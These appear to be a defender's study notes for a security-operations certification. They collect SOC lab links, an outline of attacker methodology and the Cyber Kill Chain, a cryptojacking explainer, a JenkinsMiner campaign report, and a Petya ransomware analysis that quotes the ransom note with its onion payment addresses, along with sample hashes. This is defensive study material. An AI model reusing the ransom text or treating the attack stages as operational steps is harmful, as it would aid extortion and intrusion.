Offensive Security Defense Analyst (OSDA) Overview PT.1

SOC-200: Security Operations and Defensive Analysis

OSDA Certification

Sumary

Laboratory

https://gitlab.com/kalilinux/documentation/kali-purple

https://blueteamlabs.online/

https://letsdefend.io/

https://github.com/SoC-Lab/FailsafeECU

https://github.com/StevenD33/Lab-DFIR-SOC

https://github.com/snir-k/Virtual-SOC-Lab

https://github.com/cyb3rxp/awesome-soc

https://www.youtube.com/watch?v=iYjfY0WfPCs&ab_channel=SophosMSPGlobal

https://logrhythm.com/blog/7-steps-to-build-your-security-operations-center/

https://gbhackers.com/how-to-build-and-run-a-security-operations-center/

https://www.securitymagazine.com/articles/98722-building-a-security-operations-center-soc-on-a-budget

https://blog.rsisecurity.com/how-to-build-a-security-operations-center/

https://drive.google.com/file/d/1MM5Y5PBr2RM7rUET5MdGH29952MivPwc/view?usp=sharing

Content Study - Alternative

https://github.com/LetsDefend/SOC-Interview-Questions

https://github.com/xaphody/SOC-Analyst-Tool

https://github.com/Technawi/SOC-Analyst-Diploma/tree/main/Network%20Security%20(CND)

https://www.udemy.com/course/soc-analyst-cyber-security-training-with-siem-solution/

https://www.cybrary.it/catalog/career-path/soc-analyst-level-1/

https://www.youtube.com/watch?v=qcK348DAqSo&ab_channel=SIEMXPERT

https://github.com/DoGByTe-ZN/infosec-resources4all

Attacker Methodology Introduction

1. Information Gathering

Every attacker tries to gather as much information as possible about the target web server. The attacker gathers the information then analyzes the information so as to seek out lapses within the current security mechanism of the online server.

2. Web Server Footprinting

The purpose of footprinting is to collect more information about security aspects of an internet server with the help of tools or footprinting techniques. the most purpose is to understand about the online server’s remote access capabilities, its ports and services, and other aspects of its security.

3. Website Mirroring

Website mirroring may be a method of copying a website and its content onto another server for offline browsing. With a mirrored website, an attacker can view the detailed structure of the web site .

4. Vulnerability Scanning

Vulnerability scanning may be a method to seek out vulnerabilities and misconfiguration of an internet server. Attackers scan for vulnerabilities with the helpof automated toots referred to as vulnerability scanners.

6. Session Hijacking

Attackers can perform session hijacking after identifying the present session of the client. The attacker takes over complete control of the user session by means of session hijacking.

7. Web Server Passwords Hacking

Attackers use password-cracking methods like brute force attacks, hybrid attacks, dictionary attacks, and so on, to crack web server’s password.

Cyber Kill Chain

The Cyber Kill Chain is divided into seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control (C2), and actions on objectives. This article describes what each of these steps entails, including the preventive measures that network defenders can take in each stage. You’ll also learn how EC-Council’sCertified Threat Intelligence Analyst (C|TIA) certification can advance your cybersecurity knowledge.

1. Reconnaissance

Reconnaissance is the first stage in the Cyber Kill Chain and involves researching potential targets before carrying out any penetration testing. The reconnaissance stage may include identifying potential targets, finding their vulnerabilities, discovering which third parties are connected to them (and what data they can access), and exploring existing entry points as well as finding new ones. Reconnaissance can take place both online and offline.

2. Weaponization

The weaponization stage of the Cyber Kill Chain occurs after reconnaissance has taken place and the attacker has discovered all necessary information about potential targets, such as vulnerabilities. In the weaponization stage, all of the attacker’s preparatory work culminates in the creation of malware to be used against an identified target. Weaponization can include creating new types of malware or modifying existing tools to use in a cyberattack. For example, cybercriminals may make minor modifications to an existing ransomware variant to create a new Cyber Kill Chain tool.

3. Delivery

In the delivery stage, cyberweapons and other Cyber Kill Chain tools are used to infiltrate a target’s network and reach users. Delivery may involve sending phishing emails containing malware attachments with subject lines that prompt users to click through. Delivery can also take the form of hacking into an organization’s network and exploiting a hardware or software vulnerability to infiltrate it.

4. Exploitation

Exploitation is the stage that follows delivery and weaponization. In the exploitation step of the Cyber Kill Chain, attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target’s network and achieve their objectives. In this process, cybercriminals often move laterally across a network to reach their targets. Exploitation can sometimes lead attackers to their targets if those responsible for the network have not deployed deception measures.

5. Installation

After cybercriminals have exploited their target’s vulnerabilities to gain access to a network, they begin the installation stage of the Cyber Kill Chain: attempting to install malware and other cyberweapons onto the target network to take control of its systems and exfiltrate valuable data. In this step, cybercriminals may install cyberweapons and malware using Trojan horses, backdoors, or command-line interfaces.

6. Command and Control

In the C2 stage of the Cyber Kill Chain, cybercriminals communicate with the malware they’ve installed onto a target’s network to instruct cyberweapons or tools to carry out their objectives. For example, attackers may use communication channels to direct computers infected with the Mirai botnet malware to overload a website with traffic or C2 servers to instruct computers to carry out cybercrime objectives.

7. Actions on Objectives

After cybercriminals have developed cyberweapons, installed them onto a target’s network, and taken control of their target’s network, they begin the final stage of the Cyber Kill Chain:

carrying out their cyberattack objectives. While cybercriminals' objectives vary depending on the type of cyberattack, some examples include weaponizing a botnet to interrupt services with a Distributed Denial of Service (DDoS) attack, distributing malware to steal sensitive data from a target organization, and using ransomware as a cyber extortion tool.

What is Cryptocurrency Mining Malware?

A **cryptocurrency** is a form of digital currency stored on decentralized networks. These decentralized networks are called **blockchains**, consisting of many systems called nodes.

Blockchains are **decentralized networks** in which no single authority controls the system, where the system belongs to the people. Since a single authority does not control the system, blockchains are immune to government affiliation or manipulation from an outside source.

New **cryptocurrencies** are created through mining, a computationally-expensive process requiring resources such as high-end processors or graphic cards and high amounts of electricity.

Crypto in Cybersecurity Sector


Since its debut in 2009 with Bitcoin, **cryptocurrencies** have been actively seen in the cybersecurity sector with different purposes and use cases. **Threat actors** have consistently been using cryptocurrencies for black market deals on the Dark Web as a payment method. In addition, payments in ransomware attacks are demanded in cryptocurrencies.

Monero, a **cryptocurrency** known for its privacy capabilities, comes into play at this stage. The coin is much harder to trace, making it ideal for hiding the malicious transactions and cash out from what they hacked. Monero crypto-mining attacks are pretty standard.

In June 2021, researchers revealed that 222 thousand computers had been infected by **Crackonosh malware** designed to mine Monero coin – XMR.

Cryptocurrency Mining Malware and Possible Infection Vectors

Since mining is expensive, threat actors have found a way to exploit their victims and mine **cryptocurrency** using the victim's system. In this case, victims' resources are spent in mining, but the mined cryptocurrency goes to the threat actors. This process is called crypto-jacking, and it has detrimental consequences for the victim. Some possible outcomes include financial losses and wear and tear of electronic devices. In addition, the crypto mining malware can affect the security and the performance of the victim's system.



Steps

1. The threat actor compromises a website
2. Users connect to the compromised website and the cryptomining script executes
3. Users unknowingly start mining cryptocurrency on behalf of the threat actor
4. Upon successfully adding a new block to the blockchain, the threat actor receives a reward in cryptocurrency coins

Steps of crypto-jacking (Source: European Union Agency for Cybersecurity)

Threat actors want to earn as much money as possible through crypto-jacking, and having a considerable number of victims is much more profitable. To gain more profit, threat actors choose to create **botnets**, networks consisting of enslaved computers programmed to mine crypto. As a result, more and more devices end up being exploited.

Cryptocurrency mining malware implement similar infection vectors to botnets, some of which are

- Malicious spam e-mail attachments or links
- SMS spams
- Malvertising (malware advertising)
- **Phishing**


And last but not least, the newly-discovered remote code execution Log4J exploit.

Log4J: A possible attack vector for Cryptocurrency mining malware

The threat actors have been using the recently discovered zero-day exploit CVE-2021-44228, popularly known as the Apache **Log4j RCE vulnerability**, as an infection vector to access systems and install crypto-mining malware. The latest Apache Log4j patches are strongly suggested to be installed to prevent hackers from accessing your system.

https://socradar.io/what-is-cryptocurrency-mining-malware/

Monero Miner installed via Jenkins RCE exploit



Monero Miner installed via Jenkins RCE exploit

CREATED 4 YEARS AGO | MODIFIED 4 YEARS AGO by david3 | Public | TLP: White

IoC from a compromise strongly suspected to be due to CVE-2018-1000861

REFERENCE: https://jenkins.io/security/advisory/2018-12-05/#SECURITY-595

TAGS: monero, Monero, cryptominer, coinminer, cryptocurrency, miner, cryptocurrency-mining, jenkins, cryptomining, linux, xmrig, mining, jenkinsminer

GROUPS: Banking cybersecurity,
Blue Team Intelligence - Open Forum,
Cryptocurrency Cybersecurity,
MISP FEED,
Nuisances which waste server time and bandwidth

INDUSTRY: Cryptocurrency

ENDPOINT SECURITY Scan your endpoints for IOCs from this Pulse!

Show 10 entries

https://otx.alienvault.com/pulse/5c437e066b31ef12eb67bc2b

If you run a Jenkins server, you might want to make sure it is fully patched, since researchers found “one of the biggest malicious mining operations ever discovered.” The cyber crooks have already made more than $3 million by installing malware that mines for Monero on vulnerable Windows machines. And now they are honing in on vulnerable, yet powerful, Jenkins servers.

“The operation uses a hybridization of a Remote Access Trojan (RAT) and XMRig miner” that is “capable of running on many platforms and Windows versions,” the security firm Check Point revealed. Most victims, so far, were “personal computers. With every campaign, the malware has gone through several updates and the mining pool used to transfer the profits is also changed.”

Over the past 18 months, the hackers have accumulated 10,800 Monero, which is currently worth $3,436,776.

“The perpetrator, allegedly of Chinese origin, has been running the XMRig miner on many versions of Windows, and has already secured him over $3 million worth of Monero crypto-currency,” added Check Point. “As if that wasn’t enough though, he has now upped his game by targeting the powerful Jenkins CI server, giving him the capacity to generate even more coins.”

With an estimated 1 million users, the Jenkins Continuous Integration server, an open-source automation server written in Java, has been called “the most widely deployed automation server.” Check Point referred to Jenkins as “the ‘go to’ CI and DevOps orchestration tool. Unfortunately, though, due to its incredible power, often hosted on large servers, this also makes it a prime target for crypto-mining attacks."

The attackers are leveraging CVE-2017-1000353, a flaw disclosed in a Jenkins security advisory issued in April 2017. Besides making the attackers millionaires, the "JenkinsMiner" could impact servers by slowing their performance and issuing denial of service.

How the JenkinsMiner exploit campaign works

According to CheckPoint, the JenkinsMiner campaign involves sending two "subsequent requests to the CLI interface" so the "crypto-miner operator exploits the known CVE-2017-1000353 vulnerability in the Jenkins Java deserialization implementation. The vulnerability is due to lack of validation of the serialized object, which allows any serialized object to be accepted."

After sending the first session request, the second crafted request is immediately issued. The second crafted request contains "two serialized objects with the injected PowerShell code to execute the JenkinsMiner."

The miner was downloaded from an IP address in China which was assigned to the organization "Huaian E-Government Information Center."

Despite there being multiple mining pools, the attack is using only one wallet. Check Point explained:

"Although the attack is well operated and maintained, and many mining-pools are used to collect the profits out of the infected machines, it seems that the operator uses only one wallet for all deposits and does not change it from one campaign to the next. So far, $3 million has been mined."

https://www.csoonline.com/article/3256314/hackers-exploit-jenkins-servers-make-3-million-by-mining-monero.html

Petya - Taking Ransomware To The Low Level

Petya is different from the other popular ransomware these days. Instead of encrypting files one by one, it denies access to the full system by attacking low-level structures on the disk. This ransomware's authors have not only created their own boot loader but also a tiny kernel, which is 32 sectors long.

Petya's dropper writes the malicious code at the beginning of the disk. The affected system's master boot record (MBR) is overwritten by the custom boot loader that loads a tiny malicious kernel. Then, this kernel proceeds with further encryption. Petya's ransom note states that it encrypts the full disk, but this is not true. Instead, it encrypts the master file table (MFT) so that the file system is not readable.

Analyzed samples

- dfcced98585128312b62b42a2a250dd2 - zipped package containing the malicious executable
    - af2379cc4d607a45ac44d62135fb7015 - the main executable
        - 7899d6090efae964024e11f6586a69ce - Setup.dll
            - d80fc07cc293bcd36e630d45a34aca11 - a dump of Petya bootloader + kernel

Main executable from another campaign (PDF icon)


- a92f13f3a1b3b39833d3cc336301b713

Special thanks to: Florian Roth - for sharing the samples, Petr Beneš - for a constructive discussion on Twitter.

Behavioral analysis


This ransomware is delivered via scam emails themed as a job application. E-mail comes with a Dropbox link, where the malicious ZIP is hosted. This initial ZIP contains two elements:

- a photo of a young man, purporting to be an applicant (in fact it is a publicly available stock image)
- an executable, pretending to be a CV in a self-extracting archive or in PDF (in fact it is a malicious dropper in the form of a 32bit PE file):



In order to execute its harmful features, it needs to run with Administrator privileges. However, it doesn't even try to deploy any user account control (UAC) bypass technique. It relies fully on social engineering.


When we try to run it, UAC pops up this alert:



Do you want to allow the following program from an unknown publisher to make changes to this computer?


Program name: Bewerbungsmappe-gepackt.exe
Publisher: **Unknown**
File origin: Hard drive on this computer

After deploying the application, the system crashes. When it restarts, we see the following screen, which is an imitation of a CHKDSK scan:




```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete.It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 53754 of 132096 (40%)
```

In reality, the malicious kernel is already encrypting. When it finishes, the affected user encounters this blinking screen with an ASCII art:



```
             uu$$$$$$$$$$$uu
          uu$$$$$$$$$$$$$$$$$uu
         u$$$$$$$$$$$$$$$$$$$$$u
         u$$$$$$$$$$$$$$$$$$$$$$$u
       u$$$$$$$$$$$$$$$$$$$$$$$$$u
       u$$$$$$$$$$$$$$$$$$$$$$$$$u
       u$$$$$$*   *$$$*   *$$$$$$u
       *$$$$*      u$u       $$$$*
        $$$u       u$u       u$$$
        $$$u      u$$$u      u$$$
         *$$$$uu$$$   $$$uu$$$$*
          *$$$$$$$*   *$$$$$$$*
            u$$$$$$$u$$$$$$$u
             u$*$*$*$*$*$*$u
  uuu        $$u$ $ $ $ $u$$       uuu
 u$$$$        $$$$$u$u$u$$$       u$$$$
  $$$$$uu      *$$$$$$$$$*     uu$$$$$$
u$$$$$$$$$$$uu    *****    uuuu$$$$$$$$$
$$$$***$$$$$$$$$$uuu   uu$$$$$$$$$***$$$*
 ***      **$$$$$$$$$$$uu **$***
          uuuu **$$$$$$$$$$uuu
 u$$$uuu$$$$$$$$$uu **$$$$$$$$$$$uuu$$$
 $$$$$$$$$$****           **$$$$$$$$$$$*
   *$$$$$*                      **$$$$**
     $$$*     PRESS ANY KEY!      $$$$*
```

Pressing a key leads to the main screen with the ransom note and all information necessary to reach the Web panel and proceed with the payment:




```
You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://petya37h5tbhyvki.onion/MvnHqz
   http://petya5koahtsf7sv.onion/MvnHqz

3. Enter your personal decryption code there:

   afMf5Z-C83M2q-Nv9uR1-g9GZXY-a4iU47-c5R4iT-xR1WZk-nX4HmW-rnc1Kg-HMekdy-
   W8WDRr-rXz6TZ-jo69HJ-pre5Ry-Myg9rt

If you already purchased your key, please enter it below.

Key: _
```


Infection stages

This ransomware have **two infection stages**.


The first is executed by the dropper (Windows executable file). It overwrites the beginning of the disk (including MBR) and makes an XOR encrypted backup of the original data. This stage ends with an intentional execution of BSOD. Saving data at this point is relatively easy, because only the beginning of the attacked disk is overwritten. The file system is not destroyed, and we can still mount this disk and use its content. That's why, if you suspect that you have this ransomware, the first thing we recommend is to not reboot the system. Instead, make a disk dump. Eventually you can, at this stage, mount this disk to another operating system and make the file backup. *See also: Petya key decoder.*



The second stage is executed by the fake CHKDSK scan. After this, the file system is destroyed and cannot be read.




However, it is not true that the full disk is encrypted. If we view it by forensic tools, we can see many valid elements, including strings.



```
02BBAD30  04 00 00 00 01 00 00 00 7B 36 44 46 44 37 43 35  ........{6DFD7C5
02BBAD40  43 2D 32 34 35 31 2D 31 31 64 33 2D 41 32 39 39  C-2451-11d3-A299
02BBAD50  2D 30 30 43 30 34 46 38 45 46 36 41 46 7D 00 00  -00C04F8EF6AF}..
02BBAD60  F0 FF FF FF E0 02 7C 00 20 03 7C 00 88 05 7C 00  đ˙˙˙ŕ.|. .|...|.
02BBAD70  D8 FF FF FF 76 6B 10 00 04 00 00 80 00 00 00 00  Ř˙˙˙vk.....€....
02BBAD80  04 00 00 00 01 00 71 DB 53 68 75 74 64 6F 77 6E  ......qŰShutdown
02BBAD90  52 65 61 73 6F 6E 55 49 E0 FF FF FF 76 6B 08 00  ReasonUIŕ˙˙˙vk..
02BBADA0  12 00 00 00 B8 03 7C 00 01 00 00 00 01 00 00 00  ....¸.|.........
02BBADB0  30 30 30 30 33 43 30 41 E8 FF FF FF 2A 00 32 00  00003C0Ač˙˙˙*.2.
02BBADC0  35 00 30 00 2C 00 31 00 36 00 39 00 00 00 00 00  5.0.,.1.6.9.....
02BBADD0  E0 FF FF FF 76 6B 08 00 12 00 00 00 F0 03 7C 00  ŕ˙˙˙vk......đ.|.
02BBADE0  01 00 00 00 01 00 01 00 30 30 30 30 34 30 30 31  ........00004001
02BBADF0  E8 FF FF FF 2A 00 32 00 35 00 30 00 2C 00 31 00  č˙˙˙*.2.5.0.,.1.
02BBAE00  38 00 36 00 00 00 01 00 80 FE FF FF D8 D6 7B 00  8.6.....€ţ˙˙ŘÖ{.     Sector 89559
```

Website for the victim

We noted that the website for the victim is well prepared and very informative. The menu offers several language versions, but so far only English works:



PETYA RANSOMWARE – Start – Tor Browser

petya37h5tbhyvki.onion/MvnHqz

